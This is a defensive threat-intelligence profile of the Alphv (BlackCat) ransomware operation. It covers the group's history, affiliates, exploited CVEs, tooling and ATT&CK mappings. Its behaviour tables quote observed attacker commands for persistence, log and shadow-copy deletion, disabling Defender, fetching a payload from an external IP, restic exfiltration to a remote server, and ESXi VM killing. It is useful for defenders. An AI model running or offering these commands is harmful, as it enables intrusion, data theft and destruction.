blackpoint

THREAT PROFILE:

Alphv Ransomware

Table of Contents

Executive Summary

First Identified:
2021

Operation style:
Ransomware-as-a-Service (RaaS), affiliates earn 80% of payments up to $1.5 million, 85% of payments up to $3 million, and 90% of payments over $3 million.

Extortion method:
Double extortion – combining the traditional ransomware extortion method (encryption) with exfiltration of victim's sensitive data; the group threatens to leak the data via a data leak site if the ransom demand is not paid.

Most frequently targeted industry:
- Professional & Commercial Services (Legal Services)
- Industrials (Manufacturing)

Most frequently targeted victim HQ region:
- United States, North America

Known Associations:
- FIN8
- FIN12
- DEV-0237
- DEV-0504
- Scattered Spider
- ShadowSyndicate
- UNC4466
- BlackMatter Ransomware
- Cicada3301

INITIAL ACCESS → **PERSISTENCE** → **LATERAL MOVEMENT**

Valid accounts, exploiting external remote services, vulnerability exploitation, social engineering (MITRE ATT&CK: T1078, T1133, T1190, T1566)

Valid Accounts, abuse of system processes, Registry Keys, Startup Folder, server software component (MITRE ATT&CK: T1078, T1505, T1543, T1547)

Abuse of remote systems, lateral tool transfer (MITRE ATT&CK: T1021, T1570)

Description

Alphv (AKA BlackCat, Noberus) is a ransomware variant that has been active since at least November 2021 and operates using the double extortion method – where victim data is stolen and leaked if a ransom is not paid. Alphv operates as a RaaS (Ransomware as a Service), where affiliates gain access to victim environments, deploy the Alphv encryptor and then split the ransom payment with the developers. Affiliates can earn 80% of payments up to $1.5 million, 85% of payments up to $3 million, and 90% of payments over $3 million. Due to the use of an affiliate program, Alphv operators gain initial access in a variety of methods, including social engineering, exploiting vulnerabilities, initial access brokers (IABs), and more.

Alphv's operators were one of the first to successfully use the Rust programming language to compromise victims. Alphv's use of Rust enables the operators to increase their defense evasion capabilities and avoid code similarities with other ransomware variants. Due to the flexibility of Rust, it Likely allows Alphv's operators to tailor attacks to each specific victim. Alphv is able to target Windows, ESXi, Debian, Ubuntu, and ReadyNAS/Synology environments.

Alphv is consistently updating and refining their operations to ensure they remain as effective and successful as possible. One update included an ARM build to encrypt non-standard architectures and a feature that adds new encryption functionality to its Windows build by rebooting into Safe Mode and Safe Mode with networking. A new restart logic was added, along with a simplification of the Linux encryption process.

Affiliates can earn 80% of payments up to $1.5 million, 85% of payments up to $3 million, and 90% of payments over $3 million.

In August 2022, the group was observed deploying a custom Exmatter data exfiltration tool, which had been previously used with the BlackMatter ransomware. A new variant of Alphv, dubbed Sphynx, was observed that contained new command line arguments and methods for evading detection.

In December 2023, the FBI announced the seizure of the Alphv ransomware data leak site and were able to provide decryption keys for 500 victims of the ransomware group, saving nearly $68 million in ransom demands. Additionally, the FBI seized the domain for Alphv's data leak site, which displayed a banner stating it was seized. However, within the same day, the group "unseized" the site and posted a new site link. Additionally, the site hosted a message that due to the takedown, the group was removing all rules for their affiliates as far as vertical targeting. The only rule that affiliates reportedly have to follow is to avoid targeting organizations in CIS countries.

Description

In March 2024, the threat actors behind the Alphv ransomware operation shut down their data leak site and rumors began that the group conducted an exit scam. The group posted the same images of the seizure notices on their site; however, security research Fabian Wosar, reported that the "seizure" was fake and that the group was pulling an exit scam. In addition to law enforcement denying any involvement, the source code of the new takedown notice indicated that it was a saved version rather than an original takedown notice.

The exit came just after the group received a $22 million payment to a cryptocurrency wallet, reportedly a ransom demand from Change Healthcare – although the company has not confirmed the payment at the time of writing. On the cybercriminal forum RAMP, a user "Notchy" reported that they were the Alphv affiliate responsible for the Change Healthcare attack and that Alphv operators emptied the wallet and did not pay Notchy their share of the payment.

There is an even chance that the Alphv operators conducted these actions due to fear of another takedown; the exit came two months after the FBI disrupted the operation and shortly after the LockBit operation was disrupted. Additionally, LockBit operators released a statement warning that law enforcement likely had access to other operations, which likely attributed to Alphv's decision to exit at this time.


Whether the group pulled an exit scam or not, the Alphv operation appears to be ceased.

Whether the group pulled an exit scam or not, the Alphv operation appears to be ceased. However, it is likely that the affiliates of Alphv will move to other operations over the next 30 days; there is an even chance that Alphv operators will either sell their source code – which will likely result in many offshoots emerging – or rebrand their operation and begin conducting ransomware attacks again over the next 12 months.

In September 2024, security researchers with Morphisec reported that a newly identified ransomware operation, Cicada3301, maintains several similarities to the Alphv ransomware variant. Similarities include the use of the same tools, encryption method, and actions taken to delete shadow copies, disable system recovery, and clear all event logs. While the Cicada3301 and Alphv ransomware operations have multiple similarities; ransomware operations have similar behaviors across the board. There is an even chance that Cicada3301 ransomware operators copied part of Alphv ransomware, purchased the variant, or rebranded the variant to continue operations.


Previous Targets: Alphv

Previous Industry Targets from 01 Nov 2021 to 31 Mar 2024




Previous Targets: Alphv

Previous Victim HQ Regions from 01 Nov 2021 to 31 Mar 2024



Data Leak Site: Alphv



hxxp://2cuqgeerjdba2rhdiviezodpu3lc4qz2sjf4qin6f7std2evleqlzjid[.]onion/
hxxp://alphvmmm27o3abo3r2mlmjrpdmzle3rykajqc5xsj7j7ejksbpsa36ad[.]onion/
hxxp://alphvuzxyxv6ylumd2ngp46xzq3pw6zflomrghvxeuks6kklberrbmyd[.]onion/
hxxp://vqifktlreqpudvulhbzmc5gocbeawl67uvs2pttswemdorbnhaddohyd[.]onion/

Known Exploited Vulnerabilities

CVE-2016-0099 (CVSS: 7.8)

Privilege Escalation Vulnerability
Product Affected: Microsoft Windows Secondary Logon Service

CVE-2018-13379 (CVSS: 9.8)

Credential Exposure Vulnerability
Product Affected: Fortinet FortiOS SSL VPN

CVE-2021-26857 (CVSS: 7.8)

Deserialization Vulnerability
Product Affected: Microsoft Unified Messaging

CVE-2021-26858 (CVSS: 7.8)

RCE Vulnerability
Product Affected: Microsoft Exchange Server

CVE-2021-27065 (CVSS: 9.8)

RCE Vulnerability
Product Affected: Microsoft Exchange Server

CVE-2021-27876 (CVSS: 8.8)

Remote Unauthorized Access Vulnerability
Product Affected: Veritas Backup Exec

CVE-2021-27877 (CVSS: 9.8)

Arbitrary Command Execution Vulnerability
Product Affected: Veritas Backup Exec

Known Exploited Vulnerabilities

CVE-2021-27878 (CVSS: 8.1)

Arbitrary File Access Vulnerability
Product Affected: Veritas Backup Exec

ProxyLogon (CVE-2021-26855) (CVSS: 9.8)

RCE Vulnerability
Product Affected: Microsoft Exchange

ProxyShell (CVE-2021-34473, CVE-2021-34523, and CVE-2021-31207) (CVSS: 9.8, 9.8, 7.2)

Pre-Auth Path Confusion, Privilege Escalation, Post-Auth RCE Vulnerabilities
Product Affected: Microsoft Exchange

Associations: Alphv

ALPHVM Ransomware
Alphv Alias

Ambitious Scorpius
Alphv operators alias, tracked by Palo Alto

BlackCat Ransomware
Alphv Alias

Noberus Ransomware
Alphv Alias

Sphynx
A variant of Alphv encryptor that was released in February 2023.

FIN8
Affiliate of Alphv ransomware RaaS operation.

FIN12
Affiliate of Alphv ransomware RaaS operation.

DEV-0237
Affiliate of Alphv ransomware RaaS operation.

DEV-0504
Affiliate of Alphv ransomware RaaS operation.

Scattered Spider
Affiliate of Alphv ransomware RaaS operation.

ShadowSyndicate
Affiliate of Alphv ransomware RaaS operation.

Associations: Alphv

UNC4466

Affiliate of Alphv ransomware RaaS operation.

BlackMatter Ransomware

Multiple researchers have previously reported that Alphv is a rebranded version of the BlackMatter ransomware operation, previously known as DarkSide. However, Alphv representatives have stated they are not a rebrand but have employed affiliates associated with the former ransomware operations.

Cicada3301 Ransomware

Cicada3301 ransomware emerged in July 2024 and has been reported to have multiple similarities to the, now defunct, Alphv ransomware operation. There is an even chance that the two operations are related; however, the extent of the relationship remains unverified.

Known Tools: Alphv

*Text in bold indicates tools that have been observed by Blackpoint's Active SOC in partner incident response/saves.

7zip	A tool that is used to compress files into an archive. Used by threat actors to compress data before exfiltration.
AccessChk64	A command line tool that allows administrators to see what kind of access specific users or groups have to resources, including files, directories, Registry keys, global objects, and Windows services.
AccountRestore	A program that brute forces administrator credentials on a local machine.
AdFind	A free command-line query tool that can be used for gathering information from Active Directory.
AdRecon	A tool that gathers information about the Active Directory and generates a remote which can provide a holistic picture of the current state of the target AD environment.
Advanced Port Scanner	A free network scanner allowing you to quickly find open ports on network computers and retrieve versions of programs running on the detected ports.
AnyDesk	A remote desktop application that provides remote access to computers and other devices.
AteraAgent	A remote monitoring and network discovery tool that provides a comprehensive security scan and complete view of all your end-user networks and devices.
bcdedit	A command line tool for managing Configuration Data; it can be used to create new stores, modify existing stores, and add boot menu options.
BITSAdmin	A command-line tool used to create, download, or upload jobs, and to monitor their progress.
BloodHound	An Active Directory reconnaissance tool that can reveal hidden relationships and identify attack paths within an AD environment.

Known Tools: Alphv

Chisel	A fast TCP/UDP tunnel, transported over HTTP, secured via SSH. It can be used to pass through firewalls and to provide a secure endpoint into a victim network.
cmd	A program used to execute commands on a Windows computer.
CMSTPLUA COM interface	An interfaced used by multiple ransomware operations that allows the operators to elevate privileges and establish persistence by installing the ransomware as a service.
Cobalt Strike	A commercial, full-featured, remote access tool that is described as "adversary simulation software designed to execute targeted attacks and emulate the post-exploitation actions of advanced threat actors. The tool's interactive post-exploit capabilities cover the full range of ATT&CK tactics, all executed within a single, integrated system.
Commons Daemon Service Runner	Java software library that allows for the starting and stopping of a Java Virtual Machine (JVM) that runs server-side applications
ConnectWise	Formerly ScreenConnect. A self-hosted remote desktop software application that can be used to remotely access victim environments.
crackmapexec	An open-source tool that leverages Mimikatz to enable users to harvest credentials and move laterally through an Active Directory environment.
Dropbox	A cloud storage service that allows users to save files online and sync them to other devices.
Empire	An open source, cross-platform remote administration and post-exploitation framework that is publicly available on GitHub. While the tool itself is primarily written in Python, the post-exploitation agents are written in pure PowerShell for Windows and Python for Linux/macOS.
ExMatter	A data exfiltration tool that is designed to steal user files, databases, and compressed file from multiple directories and then upload them to a preconfigured server via SFTP.
FreeFileSync	A free open-source data backup software that can allow users to synchronize files and folders on devices.

Known Tools: Alphv

Gootloader	A malware delivery framework malware that has been used to deploy additional malware payloads, including ransomware.
Impacket	An open-source collection of modules written in Python for programmatically constructing and manipulating network protocols.
Inveigh/Inveigh Zero	A publicly available spoofing and man-in-the-middle tool. The tool can be used to facilitate SMB relaying.
KillAV	A tool used to terminate antivirus related services and processes.
Koadic	A Windows post-exploitation framework and penetration testing tool that is publicly available on GitHub.
LaZagne	An open-source application used to retrieve passwords stored on a local computer.
Ligolo	A simple and lightweight tool for establishing SOCKS5 or TCP tunnels from a reverse connection in complete safety.
LSASS	A Windows process that takes care of security policy for the OS.
MEGASync	A cloud-based synchronization tool that is designed to work with the MEGA file-sharing service.
MeshCentral	A free, open-source web-based tool that allows users to remotely manage computers and devices.
MetaSploit	A tool that can be used by threat actors to probe systematic vulnerabilities on networks and servers.
Mimikatz	An open-source application that allows users to view and save authentication credentials, including Kerberos tickets.
MobaXterm	An application that provides X-Server capability for the Microsoft Windows OS. It allows applications running in the Unix/Linux environment to display graphical user interfaces on the MS Windows desktop.

Known Tools: Alphv

Nanodump	A flexible tool that creates a minidump of the LSASS process.
net	A Windows utility that is used in command-line operations for control of users, groups, services, and network connections. It can gather system and network information, move laterally through SMB/Windows Admin Shares, and interact with services.
Nitrogen	An initial access malware that has been reported to provide ransomware operations with initial access to victim environments.
Petit Potato	A local privilege escalation tool.
Plink	A common utility used to tunnel RDP sessions and can be used to establish SSH network connections to other systems using arbitrary source and destination ports.
PoorTry	A Windows driver that implements process termination and requires a userland utility to initiate the functionality.
PowerShell	A task automation and configuration management program that includes a command-line shell and the associated scripting language.
PowerSploit	An open source, offensive security framework comprised of PowerShell modules and scripts that perform a wide range of tasks related to penetration testing such as code execution, persistence, bypassing anti-virus, recon, and exfiltration.
PowerView	A PowerShell tool used to gain network situational awareness of Windows domains.
Process Hacker	An open-source tool that allows users to see what processes are running on a device and identify network connections that are associated with a process.

Known Tools: Alphv

PsExec	A utility tool that allows users to control a computer from a remote location.
PuTTY	A free and open-source terminal emulator, serial console and network file transfer application.
Raccoon	AKA Racealer. A MaaS information stealer that is designed to target credentials within a targeted device and steals sensitive information.
Rclone	A command line program for syncing files with cloud storage services such as Dropbox, Google Drive, Amazon S3, and MEGA.
RDP	A protocol that provides a user with a graphical interface to connect to another computer over a network connection.
RemCom	A remote shell that allows attackers to execute processes on remote Windows systems, copy files on remote systems, process their output, and stream it back.
Restic	A backup program that can be used for exfiltration of sensitive data.
RevSocks	A cross-platform SOCKS5 proxy server program/library written in C that can also reverse itself over a firewall.
Rubeus	A C# toolset for raw Kerberos interaction and abuses.
SimpleHelp	A RMM software that allows threat actors to maintain remote access to the compromised device.
Sliver	An open source cross-platform adversary emulation/red team framework. It has been increasingly used by threat actors due to the number of tools available, including dynamic code generation, staged and stageless payloads, secer C2, and more.
SMB	A client-server communication protocol used for sharing access to files, printers, serial ports, and other resources on a network.

Known Tools: Alphv

SocGholish	A JavaScript-based malware that has been used to download additional payloads, including ransomware.
SoftPerfect	A network scanner that can ping computers, scan ports, discover shared folders and retrieve practically any information about network devices.
Splashtop	A remote desktop application that allows users to remotely access their Windows, Mac, and Linux computers from any Windows, Mac, iOS, Android, and Chromebook device.
StoneStop	A Windows userland utility that attempts to terminate processes by creating and loading a malicious driver.
StowAway Proxy Tool	A multi-hop proxy tool that allows users can easily proxy network traffic to intranet nodes.
TeamViewer	A comprehensive, remote access, remote control and remote support solution that works with almost every desktop and mobile platform, including Windows, macOS, Android, and iOS.
Total Deployment Software	An administration tool that allows users to remotely deploy software, uninstall software, inventory software. Threat actors can use the tool to deploy malware payloads and additional tools.
Vidar Stealer	An information stealer based on Arkei that targets personal information and cryptocurrency wallets.
VssAdmin	A Windows service that allows taking manual or automatic backup copies of computer files or volumes.
Wasabi	A cloud storage provider that provides S3-compatible, single-tier cloud storage focused on active, or "hot", data.
Windows Task Scheduler	A tool that allows predefined actions to be automatically executed at pre-defined times or after specified time intervals.

Known Tools: Alphv

WinRM	Microsoft's version of the WS-Management protocol, which is a standard Simple Object Access Protocol (SOAP)-based, firewall-friendly protocol that allows interoperation between hardware and operating systems from different vendors.
WinSCP	A free and open-source SFTP, FTP, WebDAV, S3, and SCP client for Windows that can be used to exfiltrate files to a remote server.
WinSW	A wrapper executable that can run any executable as a Windows service.
WMIC	A utility that provides a command-line interface for Windows Management Instrumentation.

Observed Alphv Behaviors: Windows

Initial Access	`exploit/multi/veritas/beagent_sha_auth_rce`
Persistence	net use \\[computer name] /user:[domain]\[user] [password] /persistent:no reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters /v MaxMpxCt /d 65535 /t REG_DWORD /f cmd.exe /c "bcdedit /set {default} safeboot network" cmd.exe /c "bcdedit /set {default} recoveryenabled No" schtasks /create /| 1 /TR C:\Users\<REDACTED>\AppData\Local\Notepad\updateEG.bat /TN UpdateEdge /SC ONIDLE schtasks /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-56785648787" /tr c:\users\<REDACTED>\appdata\local\notepad\UpdateEdge.bat /SC ONSTART /F schtasks /create /ru SYSTEM /tn "OneDrive Security Task-S-1-5-21-567856878789" /tr c:\users\<REDACTED>\appdata\local\notepad\UpdateEdge.bat /sc MINUTE /mo 720 /F reg add "HKLM\software\microsoft\windows nt\currentversion\winlogon" /v UserInit /t reg_sz /d "c:\windows\system32\userinit.exe, c:\users\<REDACTED>\appdata\local\notepad\UpdateEdge.bat" /f
Privilege Escalation	%SYSTEM32%\DllHost.exe /Processid:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}
Defense Evasion	C:\Windows\system32\cmd.exe" /c "cmd.exe /c for /F \"tokens=*\" Incorrect function. in (' wevtutil.exe el ') DO wevtutil.exe cl \"Incorrect function. \" cmd.exe /c "vssadmin.exe Delete Shadows /all /quiet" cmd.exe /c "wmic.exe Shadowcopy Delete" cmd.exe /c "iisreset.exe /stop" cmd.exe /c "fsutil behavior set SymlinkEvaluation R2L:1" cmd.exe /c "fsutil behavior set SymlinkEvaluation R2R:1" powershell.exe Set-MpPreference -DisableRealtimeMonitoring 1 -ErrorAction SilentlyContinue

Observed Alphv Behaviors: Windows

Discovery	whoami /all arp -a cmd.exe /c “wmic csproduct get UUID” cmd.exe /C net group "Domain controllers" /DOMAIN cmd.exe /C net group "domain admins" /DOMAIN cmd.exe /C net localgroup Administrators cmd.exe /C net group /Domain cmd.exe /C net group "Domain Computers" /DOMAIN IEX (New-Object Net.Webclient).DownloadString('http://localhost:33121/'); Invoke-FindLocalAdminAccess -Thread 50 IEX (New-Object Net.Webclient).DownloadString('http://localhost:54350/'); Get-DomainComputer -OperatingSystem '*server*' -Properties 'name,operatingsystem,operatingsystemversion,lastlogontimestamp,dnshostname' -Ping >> srv.txt
Lateral Movement	psexec.exe -accepteula \\<TARGET_HOST> -u <USERNAME> -p <PASSWORD> -s -d -f -c <ALPHV_EXECUTABLE> [FLAGS] [OPTIONS] --access-token <ACCESS_TOKEN> [SUBCOMMAND] curl -k https://91.92.245.26/python.zip -o c:\windows\adfs\py\python.zip powershell -w hidden -command Expand-Archive C:\windows\adfs\py\python.zip - DestinationPath C:\windows\adfs\py\ python.exe C:\windows\adfs\py\wo12.py xcopy py \\DOMAIN CONTROLLER\c$\windows\adfs\py\ /E/H/D wmic /NODE:”DOMAIN CONTROLLER” process call create “C:\windows\adfs\py\pythone.exe c:\windows\adfs\py\wo12.py”
Command and Control	C:\Users\<REDACTED>\AppData\Local\Notepad\pythonw.exe worksliv.py
Exfiltration	restic.exe -r rest:http://195.123.226.84:8000/ init --password-file ppp.txt restic.exe -r rest:http://195.123.226.84:8000/ --password-file ppp.txt --use-fs-snapshot --verbose backup "F:\Shares\<REDACTED>\<REDACTED>"

Observed Alphv Behaviors: Windows

Impact	HKEY_USERS\<SID>\Control Panel\Desktop\WallPaper = "C:\\Users\\<USERNAME>\\Desktop\\RECOVER-<ENCRYPTED_FILE_EXTENSION>-FILES.txt.png" RECOVER-<ENCRYPTED_FILE_EXTENSION>-FILES.txt %USERPROFILE%\Desktop\RECOVER-<ENCRYPTED_FILE_EXTENSION>-FILES.txt.png cmd.exe /C for /f %a in (pc.txt) do copy /y \\<REDACTED>\c$\<REDACTED>.exe \\%a\c$\<REDACTED>.exe cmd.exe /C PsExec64.exe -accepteula @pc.txt -c -f -d -h 1.bat bcdedit /set {default} safeboot network findstr /C:"The operation completed successfully." reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce /v *a /t REG_SZ /d "cmd.exe /c C:\<REDACTED-COMPANY-NAME>.exe" /f findstr /C:"The operation completed successfully." reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultUserName /t REG_SZ /d <REDACTED-DOMAIN-NAME>\backup2 /f reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultPassword /t REG_SZ /d JapanNight!128 /f reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v AutoAdminLogon /t REG_SZ /d 1 /f timeout /T 10 shutdown -r -t 0

Observed Alphv Behaviors: Linux

Defense Evasion	for i in `vim-cmd vmsvc/getallvms| awk '{print$1}'`;do vim-cmd vmsvc/snapshot.removeall $i & done awk -F "\"*,\"*" '{system("esxcli vm process kill --type=force --world-id="$1)}'
Discovery	esxcli --formatter=csv --format-param=fields=="WorldID,DisplayName" vm process list

MITRE ATT&CK® Mappings: Alphv

Reconnaissance	
T1589: Gather Victim Identity Information	.001: Credentials
Resource Development	
T1583: Acquire Infrastructure	.003: Virtual Private Server
Initial Access	
T1078: Valid Accounts	.003: Local Accounts
T1133: External Remote Services	
T1189: Drive-by Compromise	
T1190: Exploit Public-Facing Application	
Execution	
T1047: Windows Management Instrumentation	
T1053: Scheduled Task/Job	.005: Scheduled Task
T1059: Command and Scripting Interpreter	.001: PowerShell .003: Windows Command Shell .006: Python
T1106: Native API	
T1204: User Execution	.002: Malicious File
T1569: System Services	.002: Service Execution

MITRE ATT&CK® Mappings: Alphv

Persistence	
T1053: Scheduled Task/Job	.005: Scheduled Task
T1078: Valid Accounts	
T1505: Server Software Component	
T1543: Create or Modify System Process	.003: Windows Service
